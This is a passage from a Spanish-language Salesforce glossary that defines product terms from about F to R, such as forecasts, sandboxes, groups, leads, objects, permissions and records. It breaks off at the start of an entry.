Una suscripción a una pregunta le permite recibir correo electrónicos cuando alguien responde o comenta una pregunta específica.

**Menú de la aplicación de Force.com**
Menú que permite que los usuarios cambien de aplicaciones personalizables con un solo clic. El menú de aplicaciones de Force.com se muestra en la parte superior de cada página de la interfaz de usuario.

**Aplicación de empresa de Force.com**
Aplicación personalizada con hasta ocho (8) objetos personalizados y ocho (8) fichas personalizadas, acceso de lectura--escritura a las cuentas y contactos y acceso a la colaboración, la API masiva o la API de transmisión.

**Aplicación Force.com Light**
Aplicación personalizada con hasta ocho (8) objetos personalizados y ocho (8) fichas personalizadas, acceso de solo lectura a las cuentas y contactos y ningún acceso a la colaboración, la API masiva o la API de transmisión.

**Importe de previsión**
Se aplica a Previsiones de colaboración. La previsión de ingresos desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión.

**Categoría de la previsión**
Determina la categoría a la que se atribuye una oportunidad en una previsión. La configuración de categoría predeterminada para una oportunidad está unida a su etapa, como se define en la lista de selección `Etapa`. Para actualizar la `Categoría de la previsión` de una oportunidad concreta, debe modificar la previsión de la oportunidad.

**Cantidad de previsión**
Se aplica a Previsiones de colaboración. La previsión de cantidad desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión.

**Usuario de previsión**
Usuario que puede ver y trabajar con las previsiones bajo su cargo, tanto en jerarquía de previsión como en jerarquía de territorio.

**Previsiones**
Proyecciones de ventas basadas en el año fiscal de la organización.

**Campo de fórmula**
Tipo de campo personalizado. Los campos de fórmula calculan automáticamente sus valores en función de los valores los campos de combinación, las expresiones u otros valores.

**Sandbox completo**
Los Sandbox completos copian su organización de producción al completo junto con todos sus datos, incluyendo registros de objetos estándar y personalizados, documentos y archivos adjuntos. Utilice el sandbox para codificar y probar cambios y para formar su equipo acerca de los cambios. Puede actualizar un Sandbox completo cada 29 días.

# G

**Búsqueda global**

Busque más registros y campos en Salesforce en el cuadro de búsqueda del encabezado. Búsqueda global realiza un seguimiento de los objetos que utiliza y la frecuencia con la que lo hace y ordena los resultados de búsqueda apropiadamente. Los resultados de búsqueda de los objetos que utiliza con mayor frecuencia aparecen en la parte superior de la lista.

**Variable global**

Campos especial de fusión que puede usar para hacer referencia a datos en su organización.

Modificación de acceso de método para cualquier método al que debe hacerse referencia fuera de la aplicación, ya sea en la API SOAP o en cualquier otro código Apex.

**Grupo**

Un grupo es un conjunto de usuarios. Los grupos pueden estar compuestos de usuarios individuales, de otros grupos o de los usuarios de una función. Los grupos pueden utilizarse para ayudar a definir el acceso de colaboración a los datos o para especificar qué datos sincronizar en configuraciones de Salesforce for Outlook o de Lightning Sync.

Los usuarios pueden definir sus propios grupos personales. Los administradores pueden crear grupos públicos para que los puedan utilizar todos en la organización.

**Group Edition**

Producto diseñado para las empresas pequeñas y los grupos de trabajo con un número limitado de usuarios.

**Tarea de grupo**

Tarea asignada a múltiples usuarios en su creación. Tenga en cuenta que las tareas de grupos son registros independientes y no están vinculadas; pueden modificarse, transferirse o eliminarse individualmente.

**Usuario invitado**

Los usuarios invitados pueden acceder a sitios públicos de Site.com y Force.com y páginas públicas en Comunidades a través de la licencia Usuario invitado asociada con cada sitio o comunidad.El acceso de usuarios invitados a objetos y datos está controlado por ajustes de acceso público en el perfil Usuario invitado.

# H

**Vida media**

El ajuste de vida media determina la rapidez con la que las ideas se clasifican en la subficha Ideas más extendidas, para dejar sitio a la ideas con votos más recientes. Una vida media más corta desplaza las ideas más antiguas hacia abajo en la página con mayor rapidez que una vida media más larga. Este ajuste afecta a todas las comunidades de su organización.

**Panel de aspectos destacados**

Una tabla personalizable de hasta cuatro columnas y dos filas que aparece en la parte superior de cada ficha principal en la consola de Salesforce. Permite visualizar información clave de registros de un vistazo.

**Usuarios de portal de gran volumen**

Usuarios con acceso limitado pensados para organizaciones con varios miles o millones de usuarios del portal. Al contrario que otros usuarios, los usuarios de portal de gran volumen no tienen funciones, lo que elimina problemas de rendimiento asociados con cálculos de jerarquía de funciones. Los usuarios de portal de gran volumen incluyen los tipos de licencia Usuario de portal de clientes de gran volumen y Usuario de sitio Web autenticado.

**Ficha Inicio**

Página de inicio en la que los usuarios pueden seleccionar accesos directos y opciones en la barra lateral, ver las tareas y actividades actuales o seleccionar otra ficha.

**Detalle de activación**

El detalle de activación muestra una superposición interactiva que contiene detalles de registro. Los detalles aparecen cuando los usuarios pasan el ratón sobre un vínculo a ese registro en la lista Elementos recientes en la barra lateral o en un campo de búsqueda en una página de detalles de registro. Los usuarios pueden ver rápidamente información acerca de un registro antes de hacer clic para ver o modificar el registro. El formato de página en miniatura del registro determina si los campos están incluidos en los detalles de activación. Los usuarios no pueden personalizar qué campos aparecen.

## I

**Idea**

Las ideas son sugerencias publicadas por los miembros de una comunidad de ideas y están organizadas por zonas. Por ejemplo, si el enfoque de una zona determinada es "Ideas sobre características de coches", una idea apropiada para dicha zona podría tener el título "Soportes térmicos para mantener sus bebidas frías o calientes". O bien, si el enfoque de una zona determinada es "Ideas sobre los beneficios de los empleados de nuestra empresa", una idea apropiada para dicha zona podría tener el título "Servicios de asistencia in situ".

**Acción inmediata**

Una acción de flujo de trabajo que se ejecuta de forma inmediata cuando se cumplen las condiciones de una regla de flujo de trabajo.

**Relación de búsqueda indirecta**

Una relación de búsqueda indirecta vincula un objeto externo secundario a un objeto personalizado o estándar principal. Cuando crea un campo de relación de búsqueda indirecta en un objeto externo, especifica el campo de objeto principal y el campo de objeto secundario para comparar y asociar registros en la relación. Concretamente, seleccione un campo de Id. externo, único personalizado en el objeto principal para buscar coincidencias en el campo secundario de relación de búsqueda indirecta, cuyos valores provienen de una fuente de datos externa.

**Influencia, Chatter**

Un indicador de la influencia de una persona en Chatter. El número de publicaciones y comentarios realizados por la persona y el número de comentarios y las marcas "Me gusta" recibidas por la persona determinan el nivel de influencia.

- Los Influyentes principales lideran los esfuerzos de colaboración compartiendo contenidos esenciales de forma regular.
- Los Influyentes activos animan a otras a implicarse y a compartir conocimientos.
- Los Observadores son participantes discretos o simplemente iniciándose en Chatter.

**Registro de interacciones**

Un área en la consola de Salesforce en la que puede realizar notas acerca del registro principal en el que trabaja, sin necesidad de hacer clic en un botón, visualizar una nueva ficha o desplazarse hasta la lista relacionada Notas y archivos adjuntos. Los registros de interacciones se archivan en la lista relacionada Historial de actividades para facilitar su revisión y su consulta. Los administradores pueden personalizar registros de interacciones para incluir campos de tarea.

## J

**Objeto de fusión**

Un objeto personalizado con dos relaciones principal-detalle. Puede usar un objeto de fusión personalizado para modelar una relación de varios a varios entre dos objetos. Por ejemplo, puede haber creado un objeto personalizado denominado "Problema" relacionado con el objeto estándar de caso, de forma que el problema pueda estar relacionado con múltiples casos, y un caso pueda estar también relacionado con múltiples problemas.

# K

**Agente de conocimientos**
Salesforce usa el término *agente de conocimientos* para representar un tipo específico de usuario. Los agentes de conocimientos son consumidores de artículos de la aplicación interna Salesforce Knowledge. Estos usuarios pueden acceder a la ficha Artículo para buscar y ver artículos, pero no pueden crear, modificar ni gestionar artículos.

**Barra lateral de Knowledge**
Una barra lateral en la consola de Salesforce que muestra los títulos de los artículos de Salesforce Knowledge que pueden solucionar el caso en el que está trabajando. Busca y devuelve automáticamente los artículos de su base de datos de conocimientos que coinciden con cualquiera de las palabras que introduce en el `Asunto` de un caso. La barra lateral sólo se muestra para los usuarios de Salesforce Knowledge cuando los administradores la configuren.

# L

**Formato**
Consulte Formato de página.

**Candidato**
Un *candidato* es un cliente potencial que ha expresado interés en su producto o empresa.

**Biblioteca**
Base de archivos en Salesforce CRM Content.

**Permiso de biblioteca**
Grupo de privilegios que determina el acceso de los usuarios en una biblioteca de Salesforce CRM Content.

**Me gusta**
Para mostrar apoyo a una publicación o un comentario en una noticia en tiempo real de Chatter. Cuando le guste una publicación o un comentario, recibirá notificaciones de correo electrónico de los comentarios futuros.

**Me gusta, Respuestas de Chatter**
Para mostrar asistencia o indicar la calidad o la utilidad de una pregunta, una respuesta o un artículo de conocimiento.

**Precio de la lista**
Precio de un producto en una lista de precios personalizada.

**Vista de lista**
Presentación de una lista de elementos (por ejemplo, cuentas o contactos) basada en criterios específicos. Salesforce ofrece algunas vistas predefinidas.

En la consola de agente, la vista de lista es el marco superior que muestra una vista de lista de registros basados en criterios específicos. Las vistas de lista que puede seleccionar para que se muestren en la consola son las mismas vistas de lista definidas en las fichas de otros objetos. No puede crear una vista de lista dentro de la consola.

**Live Agent**
Live Agent permite que las organizaciones de servicio se conecten con clientes o visitantes del sitio Web en tiempo real a través de un chat en directo basado en Web de sólo texto.

**Consola de Live Agent**
La consola de Live Agent es una consola específica utilizada por los agentes del servicio de atención al cliente para gestionar chats de Live Agent. Los agentes pueden responder a solicitudes de chat, dirigir chats en directo e interactuar con registros de Salesforce y artículos de Salesforce Knowledge.

**Nombre local**
Valor almacenado del campo en el idioma de la cuenta o del usuario. El nombre local de un campo está asociado al nombre estándar de ese campo.

**Cuadro de diálogo de búsqueda**
Cuadro de diálogo emergente disponible para algunos campos que permite realizar búsquedas de un nuevo elemento, como puede ser un contacto, una cuenta o un usuario.

**Campo de búsqueda**
Un tipo de campo que contiene un valor que se puede vincular a otro registro. Se pueden mostrar campos de búsqueda en formatos de página donde el objeto tiene una relación de búsqueda o de principal-detalle con otro objeto. Por ejemplo, los casos tienen una relación de búsqueda con activos que permite a los usuarios seleccionar un activo mediante un cuadro de diálogo de búsqueda desde la página de modificación de casos y hacer clic en el nombre del activo desde la página de detalles del caso.

**Relación de búsqueda**
Relación entre dos registros para que pueda asociarlos entre sí. Por ejemplo, los casos tienen una relación de búsqueda con los activos que le permite asociar un activo concreto con un caso. En un lado de la relación, un campo de búsqueda permite a los usuarios hacer clic en un icono de búsqueda y seleccionar otro registro de una ventana emergente. En el registro asociado, podrá mostrar una lista relacionada para ver todos los registros que se han vinculado a él. Si un campo de búsqueda hace referencia a un registro que se ha eliminado, de forma predeterminada Salesforce borra el contenido del campo de búsqueda. También puede evitar la eliminación de registros si están en una relación de búsqueda.

# M

**Usuario de marketing**
Una o más personas de la organización que pueden administrar campañas. Los administradores pueden designar a una persona como usuario de marketing mediante la casilla `Usuario de marketing` en la información personal del usuario.

Sólo los usuarios de marketing pueden crear, modificar y eliminar campañas y establecer la configuración avanzada de las campañas.

Con permisos de usuario adicionales, los usuarios de marketing pueden utilizar el Asistente de importación de datos para agregar miembros de campaña y actualizar sus estados.

**Relación principal-detalle**
Relación entre dos tipos diferentes de registros que asocia los registros entre sí. Por ejemplo, las cuentas tienen una relación principal-detalle con oportunidades. Este tipo de relación afecta a la eliminación de registros, a la seguridad, y convierte el campo de relación de búsqueda en necesario en el formato de página.

**Lista de selección principal**
Una lista completa de los valores disponibles de la lista de selección para un tipo de registro o de procesos comerciales.

**Informe matricial**
Los informes matriciales son parecidos a los informes de resumen excepto en que permiten agrupar y resumir datos tanto por filas como por columnas. Se pueden utilizar como informe de origen para los componentes del panel. Utilice este tipo para comparar los totales relacionados, especialmente si tiene que resumir grandes cantidades de datos y necesita comparar valores de varios campos diferentes, o si desea visualizar los datos según la fecha *y* según el producto, la persona o el ámbito geográfico.

**Estado del miembro**
El estado de un candidato o contacto en relación con una campaña. Por ejemplo, un candidato o contacto puede tener el estado de miembro "Planificado", "Enviado" o "Respondido" en diferentes etapas de una campaña de correo electrónico.

**Mensaje, Chatter**
Un mensaje de Chatter es una comunicación privada con otros usuarios de Chatter. Utilice los mensajes para enviar a su gestor una pregunta privada o para comunicarse con algunas personas, si la discusión no es relevante para todas las personas con las que trabaja. Los mensajes no aparecen en las noticias en tiempo real, el perfil ni ninguna otra parte de Chatter públicamente visible.

**Campo de combinación**

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro. Por ejemplo, `Estimado {!Contact.FirstName},` utiliza un campo de combinación para obtener el valor de `Nombre` del registro de un contacto para dirigirse al destinatario de un mensaje de correo electrónico por su nombre propio.

**Evento clave**

Los eventos clave son pasos necesarios en su proceso de atención al cliente. Son parámetros que representan niveles de servicio para proporcionar a cada uno de sus clientes. Algunos ejemplos de eventos clave incluyen los tiempos de primera respuesta y resolución en los casos.

**Acciones de evento clave**

Las acciones de evento clave son acciones de flujo de trabajo dependientes del tiempo que se producen en cualquier paso (evento clave) de un proceso de asignación. Los ejemplos de acciones de evento clave incluyen el envío de alertas por correo electrónico a usuarios especificados una hora antes de que una primera respuesta esté próxima a una infracción o la actualización automática de ciertos campos de un caso un minuto después de que una primera respuesta finalice correctamente.

**Formato de página en miniatura**

Un subconjunto de elementos en un formato de página existente de un registro que los administradores seleccionan para mostrar en la vista en miniatura de la consola de agente y en los detalles de activación. Los formatos de página en miniatura heredan del formato de página la configuración de asociaciones de perfil y tipo de registro, listas relacionadas, campos y acceso a campos.

**Vista en miniatura**

El marco derecho de la consola de agente que muestra los registros asociados a los registros mostrados en la vista de detalles. Los campos mostrados en la vista en miniatura se definen en los formatos de página en miniatura por un administrador. La vista en miniatura no se muestra si el registro en la vista de detalles no tiene registros asociados.

**Eventos para varios usuarios**

Evento planeado al que se invitan a múltiples usuarios, también denominado reunión. Puede crear eventos para varios usuarios invitando a otros usuarios a cualquier evento del calendario que cree.

**Lista de selección múltiple**

Consulte Lista de selección (selección múltiple).

**Mi configuración**

Cando se activa la interfaz de usuario mejorada en Configuración y una organización y el usuario tienen Salesforce Classic, la configuración personal está disponible desde el menú Mi configuración bajo el nombre del usuario.

# N

**Credenciales denominadas**

Una credencial denominada especifica la URL del extremo de una llamada y sus parámetros de autenticación obligatorios en una sola definición. Se puede especificar una credencial denominada como un extremo para simplificar la configuración de las llamadas autenticadas.

**Ficha de navegación**

Una ficha con un botón desplegable en la consola de Salesforce que permite seleccionar y visualizar páginas de inicio de objetos.

**Apodo**

Nombre utilizado para identificar a este usuario en una comunidad. Se admiten hasta 40 caracteres alfanuméricos en este campo. Los usuarios estándar pueden modificar este campo.

# O

**Objeto**
Un objeto le permite guardar información en su organización de Salesforce. El objeto es la definición global del tipo de información que está almacenando. Por ejemplo, el objeto de caso le permite almacenar información sobre las consultas de los clientes. Para cada objeto, su organización tendrá varios registros que almacenan la información sobre los ejemplos específicos de ese tipo de datos. Por ejemplo, puede tener un registro de caso para almacenar la información sobre la consulta de formación de José Pérez y otro registro de caso para almacenar la información sobre el problema de configuración de María Gómez.

**Ayuda a nivel de objeto**
Texto de ayuda personalizada que se puede proporcionar para cualquier objeto personalizado. Se muestra en páginas de inicio (descripción general), detalle y modificación del objeto personalizado y de las vistas de listas y listas relacionadas.

**OData Producer**
Un productor de OData es un servicio de datos remoto que utiliza Open Data Protocol (OData) para exponer datos almacenados en un servidor externo. Con la función Salesforce Connect, define fuentes de datos externas para conectar Salesforce a productores de OData y define objetos externos para asignar a los datos externos.

**Open CTI**
Una interfaz de programación de aplicaciones que permite que los desarrolladores creen sistemas CTI (integración de telefonía e informática) que se integren con Salesforce sin utilizar adaptadores de CTI o aplicaciones cliente.

**Operador**
Elemento empleado para ampliar o restringir una búsqueda. En la mayoría de las búsquedas de Salesforce es posible emplear AND, OR, AND NOT, paréntesis ( ) y comillas " " como operadores.

**Oportunidades**
Las oportunidades controlan las ventas y negociaciones pendientes.

**Equipo de oportunidades**
Un equipo de oportunidades es un conjunto de usuarios que generalmente trabajan juntos en oportunidades. Un equipo de oportunidades normal puede incluir el gestor de cuentas, el representante de ventas y el asesor de preventa. Puede especificar el equipo de oportunidades en cada oportunidad que posea.

**Candidatos en búsquedas en Organic**
El candidato de búsqueda en Organic es un origen de candidato concreto que indica que el candidato se ha generado cuando un usuario, que ha llegado al sitio Web a través de una lista no pagada (Organic) en un motor de búsquedas principal, ha cumplimentado el formulario de candidato Web que contiene el código de seguimiento de Salesforce. En los detalles de origen del candidato se incluyen el motor de búsqueda y la frase de búsqueda de cada candidato de Organic.

**Organización**
Un despliegue de Salesforce con un conjunto definido de usuarios con licencia. Una organización es el espacio virtual proporcionado a un cliente individual de Salesforce. Su organización incluye todos los datos y aplicaciones y es diferente del resto de las organizaciones.

**Org**
Una org es una abreviación de organización ya que pertenece a una implementación de Salesforce con un conjunto definido de usuarios con licencia. Una organización es el espacio virtual proporcionado a un cliente individual de Salesforce. Su organización incluye todos los datos y aplicaciones y es diferente del resto de las organizaciones.

**Dirección de toda la organización**
Una dirección de toda la organización le permite asociar una única dirección de correo electrónico como alias para todos los usuarios con un perfil de usuario.

**Mensaje saliente**
Un mensaje saliente envía información a un extremo designado, como un servicio externo. Los mensajes salientes se configuran desde Configuración. Debe configurar el extremo externo y crear un destinatario para los mensajes utilizando la API de SOAP.

**Importe solo del propietario**
Se aplica a Previsiones de colaboración. La suma de las oportunidades de ingresos de una persona, sin ajustes.

**Cantidad solo del propietario**
Se aplica a Previsiones de colaboración. La suma de las oportunidades de cantidad de una persona, sin ajustes.

**Configuración de Salesforce for Outlook**
Una configuración de Salesforce for Outlook es un conjunto de parámetros que determina los datos que los usuarios de Salesforce for Outlook pueden sincronizar entre Microsoft® Outlook® y Salesforce. Los administradores pueden crear configuraciones distintas para los distintos tipos de usuarios y ofrecer permisos de usuario para modificar algunos de sus propios ajustes. Por ejemplo, un equipo de oportunidades podría querer sincronizar todo mientras que a un gestor solo le interese sincronizar eventos.

**Propietario**
Usuario individual al que se asigna un registro (por ejemplo, un contacto o un caso).

# P

**PaaS**
Consulte Plataforma como servicio.

**Paquete**
Un grupo de componentes y aplicaciones de Force.com que se han puesto a disposición de otras organizaciones a través de AppExchange. Utilice paquetes para agrupar una aplicación junto con los componentes relacionados de modo que pueda cargarlos conjuntamente en AppExchange.

**Instalación de paquete**
La instalación incorpora el contenido de un paquete en su organización de Salesforce. Un paquete de AppExchange puede incluir una aplicación, un componente o una combinación de ambos. Después de instalar un paquete, es posible que necesite implementar componentes en el paquete para que esté disponible de un modo general para los usuarios de la organización.

**Formato de página**
El formato de página es la organización de campos, vínculos personalizados y listas relacionadas en un detalle de registro o una página de modificación. Utilice formatos de páginas principalmente para organizar páginas para sus usuarios. En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice seguridad a nivel de campo para restringir el acceso de los usuarios a campos específicos.

**Cuenta principal**
Una organización o empresa a la que está afiliada una cuenta. Al especificar una cuenta principal, se puede obtener una visión global de todas las relaciones principales/filiales que utilizan el vínculo **Ver jerarquía**.

**Sandbox de copia parcial**
Un entorno sandbox de copia parcial es un entorno sandbox de desarrollador más los datos que defina en una plantilla de entorno sandbox.

**Socio**
Los socios son las empresas con las que colabora para cerrar las negociaciones de ventas. Para cada oportunidad o cuenta que cree, la lista relacionada de socios permite almacenar información sobre sus socios y las funciones que desempeñan en la oportunidad o en la cuenta. Un socio debe ser una cuenta existente dentro de Salesforce. Al seleccionar de forma automática una función de socio, se crea una relación de socio complementaria con la cuenta asociada, de modo que en ambas cuentas aparece la otra en calidad de socio.

**Cuentas de socios**
Las cuentas de socios son cuentas de Salesforce que un gerente de canal utiliza para gestionar organizaciones de socios, usuarios de socios y actividades al utilizar el portal de socios.

**Función del socio**
Selección de una cuenta en la lista relacionada de socios de una cuenta u oportunidad individual que especifica la función que la cuenta desempeña en las negociaciones de ventas relacionadas.

**Usuario de socio**
Los usuarios socios son usuarios de Salesforce con funciones limitadas. Son externos a su organización pero venden sus productos o servicios a través de canales de venta indirectos. Se asocian a una cuenta de socio específica, tienen acceso limitado a los datos de la organización e inician sesión a través de un portal de socios.

**Portal de socios**
Los portales de socios permiten que los usuarios del socio inicien la sesión en Salesforce a través de un portal Web en lugar de a través de Salesforce.

**Porcentaje (%) de cuota**
En el caso de las versiones de previsiones en la que hay cuotas disponibles, se trata del valor calculado en las previsiones que indica el porcentaje de la cuota que un vendedor tiene la certeza de cerrar. Este importe es el `importe confirmado` dividido por la `cuota`.

**Permiso**
Un permiso es un ajuste que permite que un usuario lleve a cabo ciertas funciones en Salesforce. Los permisos se pueden activar en los conjuntos de permisos y los perfiles. Entre los ejemplos de permisos se encuentran el permiso "Modificar" en un objeto personalizado y el permiso "Modificar todos los datos".

**Conjunto de permisos**
Una colección de permisos y configuración que permite que los usuarios accedan a herramientas y funciones concretas.

**Cuenta personal**
Una cuenta personal es un consumidor individual con el que hace negocios, como un cliente de servicios financieros, un comprador en línea o un turista. Las cuentas personales se aplican a organizaciones que operan en un modelo empresa-consumidor como oposición a un modelo empresa-empresa.

**Personal Edition**
Producto diseñado para representantes de ventas individuales y usuarios únicos.

**Configuración personal**
Opciones de personalización y configuración para ayudar los usuarios a personalizar su experiencia Salesforce. Todos los usuarios de Salesforce pueden modificar su propia configuración personal. Dependiendo de la configuración de la interfaz de usuario de una organización, los usuarios pueden acceder a su configuración personal desde el área Configuración personal del menú Configuración o bien desde el menú bajo su avatar o nombre.

**Búsqueda de frase**
Un tipo de búsqueda de texto completo que sólo relaciona elementos que contengan una frase concreta, como "gestión de las relaciones con los clientes".

**Lista de selección**
Lista de selección de opciones disponibles para campos concretos en un objeto de Salesforce, por ejemplo, el campo `Sector` para las cuentas. Los usuarios pueden seleccionar un solo valor de una lista en lugar de introducir una entrada directamente en el campo. Consulte también Lista de selección principal.

**Lista de selección (selección múltiple)**
Lista de selección de opciones disponibles para campos concretos en un objeto de Salesforce. Las listas de selección múltiple permiten a los usuarios seleccionar uno o varios valores. Los usuarios pueden elegir un valor haciendo doble clic en él o seleccionar valores adicionales de una lista de desplazamiento manteniendo pulsada la tecla CTRL mientras hacen clic en un valor y utilizando el icono de flecha para desplazarlos al cuadro seleccionado.

**Valores de lista de selección**
Selecciones mostradas en listas desplegables para determinados campos. Algunos valores están predefinidos mientras que otros valores los puede cambiar o definir un administrador.

**Listas ancladas**
Listas que se muestran en la parte superior o izquierda de la consola de Service Cloud; siempre son visibles y permiten ver la lista en la que trabaja y los detalles del registro al mismo tiempo. Las listas ancladas las debe activar un administrador.

**Oportunidades en curso**
Importe calculado de oportunidades abiertas que tienen una fecha de cierre en el trimestre. Aparece en las páginas de detalles y modificaciones de las previsiones. Para los administradores, este importe incluye las oportunidades abiertas para estos y sus equipos completos.

**Plataforma como servicio (PaaS)**
Un entorno en el que los desarrolladores utilizan herramientas de programación que ofrece un proveedor de servicio para crear aplicaciones e implementarlas en la Nube. La aplicación se alberga como un servicio y se proporciona a los clientes mediante Internet. El proveedor de PaaS proporciona una API para crear y ampliar las aplicaciones especializadas. El proveedor de PaaS se responsabiliza del mantenimiento diario, funcionamiento y soporte de la aplicación y de los datos de cada cliente. El servicio evita que los programadores tengan que instalar, configurar y mantener aplicaciones con su propio hardware, software y recursos de TI relacionados. Los servicios se pueden enviar utilizando el entorno de PaaS en cualquier segmento del mercado.

**Ideas más extendidas**
En la subficha Ideas más extendidas, las ideas se clasifican por un cálculo interno que refleja la antigüedad de los votos positivos de una idea. Independientemente del número de puntos totales estáticos de una idea, las ideas con votos positivos más recientes se muestran más arriba en la página que las ideas con votos positivos más antiguos. Lo que le permite buscar ideas que hayan obtenido popularidad más recientemente, al dar menos preferencia a las ideas ya establecidas que se votaron de forma positiva en el pasado.

**Preguntas populares**
La popularidad de cada pregunta está basada en el número de usuarios que la marcan con **Me gusta** en un tiempo predeterminado.

**Publicación**
Un comentario de nivel superior en una noticia en tiempo real de Chatter.

**Uso compartido de publicaciones**
Le permite copiar una publicación pública de Chatter y publicarla en su perfil o en un grupo al que pertenece. También puede compartir la publicación con otros usuarios de Chatter enviando un vínculo de la publicación en un mensaje de correo electrónico o mensaje instantáneo.

**Lista de precios**
Una lista de precios es una lista de los productos que vende una organización. Disponible solo en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

**Contacto principal**
Campo en la información de la empresa en la que se indica el contacto principal de la organización.

También se indica el contacto principal asociado a una cuenta, un contrato o una oportunidad. Especificado como una casilla de verificación en la lista relacionada Funciones del contacto de una cuenta, un contrato o una oportunidad.

**Socio principal**
Cuenta de socio designada para cumplir una función principal en el cierre de oportunidades. Especificada como una casilla de verificación en la lista relacionada Socios de una oportunidad.

**Ficha Principal**
Una ficha en la consola de Salesforce que muestra el elemento principal en que trabaja, como una cuenta.

**Visor de procesos**
Una herramienta que muestra una versión gráfica de un proceso de aprobación. El diagrama de sólo visualización aparece como un gráfico de flujo. El diagrama y el panel lateral informativo pueden ayudarle a visualizar y comprender los pasos definidos, los criterios de reglas y las acciones que abarca su proceso de aprobación.

**Professional Edition**
Una edición de Salesforce diseñada para empresas que necesitan la funcionalidad completa de CRM.

**Familia de productos**
Campo de lista de selección sobre productos que se puede personalizar para clasificar los tipos de producto.

**Perfil**
Define el permiso que autoriza a un usuario realizar distintas funciones en Salesforce. Por ejemplo, con el perfil de administrador de soluciones, el usuario puede crear, modificar y eliminar soluciones.

**Perfil, Chatter**
Una página personal para cada usuario de Salesforce que incluye la información de contacto, las listas de Seguimiento y de Seguidores, una noticia en tiempo real de Chatter y una foto.

**Promocionar**
Si está de acuerdo con una idea o le gusta, haga clic en **promocionar** para agregar 10 puntos a la idea. No se puede promocionar la misma idea varias veces y no se puede promocionar una idea que ya ha degradado anteriormente. Salesforce agrega automáticamente su voto de promoción a cualquier idea que publique.

Para migrar cambios de una organización a otra, Consulte también Implementar y Migración.

**Organización de proveedor**
Al utilizar el adaptador entre organizaciones para Salesforce Connect, la organización de proveedor almacena los datos a los que la organización de suscriptor accede.

**Calendario público**
Calendario en el que un grupo de personas puede realizar un seguimiento de los eventos de interés (como eventos de marketing, ediciones de productos o clases de formación) o programar una actividad común (como el calendario de festividades del equipo). Por ejemplo, el equipo de marketing puede definir un calendario de eventos para mostrar a toda la organización de ventas y marketing los eventos de previstos en esta área.

**Notificaciones distribuidas móviles**
El envío de notificaciones son alertas que las aplicaciones muestran en la pantalla de inicio de los dispositivos móviles cuando los usuarios no utilizan la aplicación. Estas alertas consisten el texto, iconos y sonidos, dependiendo del tipo de dispositivo.

**Envío de notificaciones, consola de Salesforce**
Indicadores visuales en la consola de Salesforce que muestran cuando un registro o campo cambia durante la sesión de usuario.

**Actualización mediante envío**
Un método para distribuir actualizaciones que envía las actualizaciones de un paquete gestionado instalado a todas las organizaciones que han instalado el paquete.

# Q

**Programación de cantidades**
Una programación de cantidad define las fechas, el número de unidades (por ejemplo, cantidad) y el número de pagos a plazos para la facturación o envío de un producto. La organización puede decidir exactamente cómo utilizar las programaciones. Disponible solo en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

**Previsión de cantidades**
Previsión basada en el número de unidades que se proyecta vender.

**Cantidad sin ajustes**
Se aplica a Previsiones de colaboración. La suma de todas las oportunidades de cantidad adquiridas por una persona y también oportunidades de su subordinado, sin ajustes. Subordinados incluye cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones.

**Cantidad sin ajustes del gestor**
Se aplica a Previsiones de colaboración. El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de cantidades del propietario y las de sus subordinados, incluyendo ajustes realizados en las previsiones de los subordinados. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones.

**Pregunta**
Problema publicado en una comunidad de respuestas. Cuando un miembro de la comunidad realiza una pregunta, otros miembros de la comunidad publican respuestas para tratar de resolver la pregunta.

**Pregunta, Privada**
Un problema publicado en una comunidad de respuestas, pero marcado como **Privado** para que solo los agentes del servicio de atención al cliente puedan verlo y ofrecer respuestas.

**Poner en cola**
Área de mantenimiento para elementos antes de procesarlos. Salesforce utiliza colas en varias funciones y tecnologías diferentes.

**Cuota**
Objetivo de ventas asignado a un usuario en un período mensual o trimestral. (Si utiliza Previsiones de colaboración, es el objetivo de ventas asignado a un usuario de manera mensual.) La cuota del gestor debe ser igual al importe que todo el equipo, incluido el gestor, espera generar conjuntamente.

**Presupuesto**
Registro en el que se muestran precios propuestos para productos y servicios. Los presupuestos se pueden crear a partir de oportunidades y enviarse por correo electrónico en forma de archivos PDF a los clientes.

# R

**Actividad reciente**
En la página Actividad reciente se incluye un resumen de toda la actividad reciente relacionada con su participación dentro de una zona.Por ejemplo, en esta página se enumeran todas las ideas y comentarios que ha publicado en una zona, así como las ideas que ha votado. Para ver la página Actividad reciente, haga clic en su alias de zona que se encuentra en la parte derecha de la ficha Ideas.

**Elementos recientes**
Lista de vínculos en la barra lateral relacionados con los registros a los que se ha accedido más recientemente. Tenga en cuenta que no se enumeran todos los tipos de registros en los elementos recientes.

**Registro**
Una instancia única de un objeto de Salesforce. Por ejemplo, "Sara Jerez" puede ser el nombre de un registro de contacto.

**Página de detalles de registro**
Una página de detalles de registro, es una página que incluye detalles acerca de un registro de Salesforce como una cuenta o un contacto. Ejemplos de detalles incluyen el propietario del registro, información de contacto e información de la empresa.

**Tipo de registro**
Un tipo de registro es un campo disponible para ciertos registros que pueden incluir algunos o todos los valores estándar y personalizados de la lista de selección para ese registro. Puede asociar tipos de registro con perfiles para que sólo los valores de la lista de selección estén disponibles para los usuarios con ese perfil.

**Actualización de registros**
Una publicación en una noticia en tiempo real de Chatter que es el resultado de la modificación de un campo de un registro del que se está haciendo un seguimiento.

**Lista relacionada**
Una sección de un registro u otra página de detalles que enumera los elementos relacionados con ese registro. Por ejemplo, la lista relacionada Historial de la etapa de una oportunidad o la lista relacionada Actividades abiertas de un caso.

**Vínculos de funciones activables en las listas relacionadas**
Tipo de vínculo que permite ver información de un modo rápido en una página de detalles sobre listas relacionadas; para ello, basta con pasar el ratón por encima del vínculo. El administrador debe habilitar la visualización de los vínculos de funciones activables. El texto mostrado contiene la lista relacionada correspondiente y su número de registros. También puede hacer clic en este tipo de vínculo para pasar al contenido de la lista relacionada sin tener que desplazarse por la página.

**Objeto relacionado**
